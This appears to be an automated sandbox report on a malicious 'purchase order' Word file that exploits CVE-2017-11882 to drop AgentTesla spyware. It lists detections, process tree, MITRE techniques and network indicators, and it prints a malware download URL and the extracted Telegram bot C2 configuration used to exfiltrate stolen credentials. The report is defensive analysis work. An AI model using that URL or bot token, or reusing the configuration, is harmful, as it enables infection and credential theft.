ID: 502700
Sample Name: Purchase Order_0131021.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 10:22:11
Date: 14/10/2021
Version: 33.0.0 White Diamond

Table of Contents

Copyright Joe Security LLC 2021

Copyright Joe Security LLC 2021


Windows Analysis Report Purchase Order_0131021.doc

Overview

General Information

Sample Name:	Purchase Order_0131021.doc
Analysis ID:	502700
MD5:	fc66be4a9696798.
SHA1:	cf158b670ec8315..
SHA256:	8ad456fc82b1c61..
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected Telegram RAT
- Yara detected AgentTesla
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Uses the Telegram API (likely for C&…
- Office equation editor starts process…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 236 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 512 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - gudostrp.exe (PID: 1212 cmdline: C:\Users\user\AppData\Roaming\gudostrp.exe MD5: BC5F0AA0262021DB5921D726F7A5B820)
    - gudostrp.exe (PID: 2576 cmdline: C:\Users\user\AppData\Roaming\gudostrp.exe MD5: BC5F0AA0262021DB5921D726F7A5B820)
- **cleanup**

Malware Configuration

Threatname: Telegram RAT

```
{
  "C2 url": "https://api.telegram.org/bot2034238293:AAHoBUVeqtv7yJIYVLFYq5RA0AnxpaTX22s/sendMessage"
}
```

Threatname: Agenttesla

```
{
  "Exfil Mode": "Telegram",
  "Chat id": "1366706404",
  "Chat URL": "https://api.telegram.org/bot2034238293:AAHoBUVeqtv7yJIYVLFYq5RA0AnxpaTX22s/sendDocument"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.722361543.000000000238D000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.722327903.000000000233 8000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.721925198.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.721925198.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000005.00000002.722261474.00000000022B 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 8 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.gudostrp.exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
5.2.gudostrp.exe.400000.1.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
4.2.gudostrp.exe.31ca110.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.2.gudostrp.exe.31ca110.2.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
4.2.gudostrp.exe.3200330.1.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 5 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Uses the Telegram API (likely for C&C communication)

System Summary:

System Summary:

Office equation editor drops PE file

.NET source code contains very large array initializations

Data Obfuscation:

Binary or sample is protected by dotNetProtector

Malware Analysis System Evasion:

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Anti Debugging:

Contains functionality to check if a debugger is running (CheckRemoteDebuggerPresent)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Telegram RAT

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:

Yara detected Telegram RAT

Yara detected AgentTesla


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts 1	Windows Management Instrumentation 2 1 1	Valid Accounts 1	Valid Accounts 1	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Web Service 1
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2
Domain Accounts	At (Linux)	Logon Script (Windows)	Process Injection 1 1 2	Obfuscated Files or Information 1 1	Security Account Manager	Security Software Discovery 2 2	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Encrypted Channel 1 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 3

Copyright Joe Security LLC 2021

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Valid Accounts 1	LSA Secrets	Virtualization/Sandbox Evasion 1 4 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2 4
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Modify Registry 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 1 4 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 1 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocol

Behavior Graph





Screenshots

Thumbnails

Copyright Joe Security LLC 2021

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Purchase Order_0131021.doc	37%	Virustotal		Browse
Purchase Order_0131021.doc	36%	ReversingLabs	Document-RTF.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\gufoxqa[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\gudostrp.exe	100%	Joe Sandbox ML		

Copyright Joe Security LLC 2021

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.gudostrp.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://SwonTwAJYn3XCAV3.net	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://api.telegram.orgP	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://palangavra.lt/jukiestay/gufoxqa.exe	100%	Avira URL Cloud	malware	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://yBlQIu.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api.telegram.org	149.154.167.220	true	false		high
palangavra.lt	144.76.47.167	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://palangavra.lt/jukiestay/gufoxqa.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false
144.76.47.167	palangavra.lt	Germany		24940	HETZNER-ASDE	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	502700
Start date:	14.10.2021
Start time:	10:22:11

Copyright Joe Security LLC 2021

Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Purchase Order_0131021.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winDOC@6/9@3/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
10:22:15	API Interceptor	392x Sleep call for process: EQNEDT32.EXE modified
10:22:17	API Interceptor	1408x Sleep call for process: gudostrp.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
149.154.167.220	SecuriteInfo.com.Suspicious.Win32.Save.a.2604.exe	Get hash	malicious	Browse	
	ek3dgxlAe0.exe	Get hash	malicious	Browse	
	invoice.exe	Get hash	malicious	Browse	
	Ff24G0gf7c.exe	Get hash	malicious	Browse	
	Preliminary Closing Statement and Fully Executed PSA for #U20ac 520k Released.html	Get hash	malicious	Browse	
	Nuevo pedido de consulta cotizacin.xlsx	Get hash	malicious	Browse	
	21ITQXL080104122T7.exe	Get hash	malicious	Browse	
	SWIFT_BANKTIA_729928920222.exe	Get hash	malicious	Browse	
	R0987653400008789.exe	Get hash	malicious	Browse	
	T98765434567898.exe	Get hash	malicious	Browse	
	LbmGlrja1Z.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	photos jpg.exe	Get hash	malicious	Browse	
	mGaZYvxAsr.exe	Get hash	malicious	Browse	
	vbyltST1At.exe	Get hash	malicious	Browse	
	PO B 12.exe	Get hash	malicious	Browse	
	DHL Shipping Documents REF - WAYBILL 44 7611 9546.exe	Get hash	malicious	Browse	
	1st file name DHL - WAYBILL 44 7611 9546.exe	Get hash	malicious	Browse	
	DHL Shipping Documents REF - WAYBILL 44 7611 9546. pdf.exe	Get hash	malicious	Browse	
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	
	Message bounce.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
api.telegram.org	SecuriteInfo.com.Suspicious.Win32.Save.a.2604.exe	Get hash	malicious	Browse	• 149.154.167.220
	presupuesto.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	ek3dgxlAe0.exe	Get hash	malicious	Browse	• 149.154.167.220
	invoice.exe	Get hash	malicious	Browse	• 149.154.167.220
	Ff24G0gf7c.exe	Get hash	malicious	Browse	• 149.154.167.220
	Preliminary Closing Statement and Fully Executed PSA for #U20ac 520k Released.html	Get hash	malicious	Browse	• 149.154.167.220
	Nuevo pedido de consulta cotizacin.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	21ITQXL080104122T7.exe	Get hash	malicious	Browse	• 149.154.167.220
	SWIFT_BANKTIA_729928920222.exe	Get hash	malicious	Browse	• 149.154.167.220
	R0987653400008789.exe	Get hash	malicious	Browse	• 149.154.167.220
	T98765434567898.exe	Get hash	malicious	Browse	• 149.154.167.220
	LbmGlrja1Z.exe	Get hash	malicious	Browse	• 149.154.167.220
	photos jpg.exe	Get hash	malicious	Browse	• 149.154.167.220
	mGaZYvxAsr.exe	Get hash	malicious	Browse	• 149.154.167.220
	vbyltST1At.exe	Get hash	malicious	Browse	• 149.154.167.220
	PO B 12.exe	Get hash	malicious	Browse	• 149.154.167.220
	DHL Shipping Documents REF - WAYBILL 44 7611 9546.exe	Get hash	malicious	Browse	• 149.154.167.220
	1st file name DHL - WAYBILL 44 7611 9546.exe	Get hash	malicious	Browse	• 149.154.167.220
	DHL Shipping Documents REF - WAYBILL 44 7611 9546. pdf.exe	Get hash	malicious	Browse	• 149.154.167.220
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 149.154.167.220

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TELEGRAMRU	6GKjXSaJ8E.exe	Get hash	malicious	Browse	• 149.154.167.99
	SecuriteInfo.com.Suspicious.Win32.Save.a.2604.exe	Get hash	malicious	Browse	• 149.154.167.220
	ek3dgxlAe0.exe	Get hash	malicious	Browse	• 149.154.167.220
	invoice.exe	Get hash	malicious	Browse	• 149.154.167.220
	Ff24G0gf7c.exe	Get hash	malicious	Browse	• 149.154.167.220
	Preliminary Closing Statement and Fully Executed PSA for #U20ac 520k Released.html	Get hash	malicious	Browse	• 149.154.167.220
	Nuevo pedido de consulta cotizacin.xlsx	Get hash	malicious	Browse	• 149.154.167.220

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	21ITQXL080104122T7.exe	Get hash	malicious	Browse	• 149.154.167.220
	JetCe3om9L.exe	Get hash	malicious	Browse	• 149.154.167.99
	frj4kNTbl3.exe	Get hash	malicious	Browse	• 149.154.167.99
	F6RhtCVeTD.exe	Get hash	malicious	Browse	• 149.154.167.99
	SWIFT_BANKTIA_729928920222.exe	Get hash	malicious	Browse	• 149.154.167.220
	R0987653400008789.exe	Get hash	malicious	Browse	• 149.154.167.220
	T98765434567898.exe	Get hash	malicious	Browse	• 149.154.167.220
	LbmGlrja1Z.exe	Get hash	malicious	Browse	• 149.154.167.220
	photos jpg.exe	Get hash	malicious	Browse	• 149.154.167.220
	ET13QJzgLL.exe	Get hash	malicious	Browse	• 149.154.167.99
	mGaZYvxAsr.exe	Get hash	malicious	Browse	• 149.154.167.220
	install.exe	Get hash	malicious	Browse	• 149.154.167.99
	vbyltST1At.exe	Get hash	malicious	Browse	• 149.154.167.220
HETZNER-ASDE	Aj#U00e1nlatk#U00e9r#U00e9s 2021.xlsm	Get hash	malicious	Browse	• 136.243.159.53
	vbc.exe	Get hash	malicious	Browse	• 116.202.174.203
	GR01DtRd0N.exe	Get hash	malicious	Browse	• 88.99.75.82
	Payment_Swift,png.exe	Get hash	malicious	Browse	• 78.46.56.160
	PO 211011-021A.exe	Get hash	malicious	Browse	• 136.243.159.53
	S27f5MP8Ue	Get hash	malicious	Browse	• 5.75.211.8
	75lT7DuXrs.exe	Get hash	malicious	Browse	• 168.119.93.163
	#Ud83d#Udcde-youse.guia-644-46204-282109.htm	Get hash	malicious	Browse	• 95.217.53.76
	6Vk012xoyn	Get hash	malicious	Browse	• 144.79.90.35
	tmDSSwkOAM	Get hash	malicious	Browse	• 94.130.40.209
	8r3HRghvXX	Get hash	malicious	Browse	• 95.217.66.142
	ARK Survival legit hack by Spyro.exe	Get hash	malicious	Browse	• 135.181.170.169
	M12s7KNFDg.exe	Get hash	malicious	Browse	• 138.201.79.103
	NBA 2K21 Cheat by Spyro.exe	Get hash	malicious	Browse	• 135.181.170.169
	Gsdqz.dll	Get hash	malicious	Browse	• 116.203.98.109
	4tOOUNDwaW.exe	Get hash	malicious	Browse	• 188.34.163.98
	7ofFMoirr5.exe	Get hash	malicious	Browse	• 188.34.163.98
	HUTWMrDhov.dll	Get hash	malicious	Browse	• 116.203.98.109
	SecuriteInfo.com.W32.AIDetect.malware1.10225.exe	Get hash	malicious	Browse	• 188.34.163.98
	0q3K4qJqQT.exe	Get hash	malicious	Browse	• 88.99.75.82

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
36f7277af969a6947a61ae0b815907a1	Order EQE0905.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	Nuevo pedido de consulta cotizacin.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	Order EQE090.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	PO2008095.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	Order List.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	DHL Original Documents.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	Purchase Order List.xlsm	Get hash	malicious	Browse	• 149.154.167.220
	img_Especificaci#U00f3n_07102021.doc	Get hash	malicious	Browse	• 149.154.167.220
	Purchase Order_0190.doc__.rtf	Get hash	malicious	Browse	• 149.154.167.220

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO. 2100002.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	04OCT2021-USD-178,750.00.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	TT remittance.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	TT form.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	04OCT2021-USD-178,750.00.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	especificaci#U00f3n 0021.doc	Get hash	malicious	Browse	• 149.154.167.220
	RF Quotation_04102021.doc	Get hash	malicious	Browse	• 149.154.167.220
	SteelTrading PO-5579.xlsx.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	IMG_PO-000120741.doc	Get hash	malicious	Browse	• 149.154.167.220

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\gufoxqa[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	486912
Entropy (8bit):	6.778690362170083
Encrypted:	false
SSDEEP:	12288:SEIG72hsEtDtc2gksrW6p8/PNvX3ivqINRb:EKoDtFFsrE/VP3ivqINRb
MD5:	BC5F0AA0262021DB5921D726F7A5B820
SHA1:	B41245E3BBFC8A7905BFC56B88EA79975595F4F6
SHA-256:	B227A0AE42AA451635BCE6E3D50A05D895A3B6FA479B6882A548721A38091F25
SHA-512:	A62ABA917BE2EEC67B82CF15A09EC34F8BB2D94098C0674858081B6B075E10E1195DB1947CAD445FFEBF4503BFAAD55EFF861DE93B81BBFB57163B7592E9C114
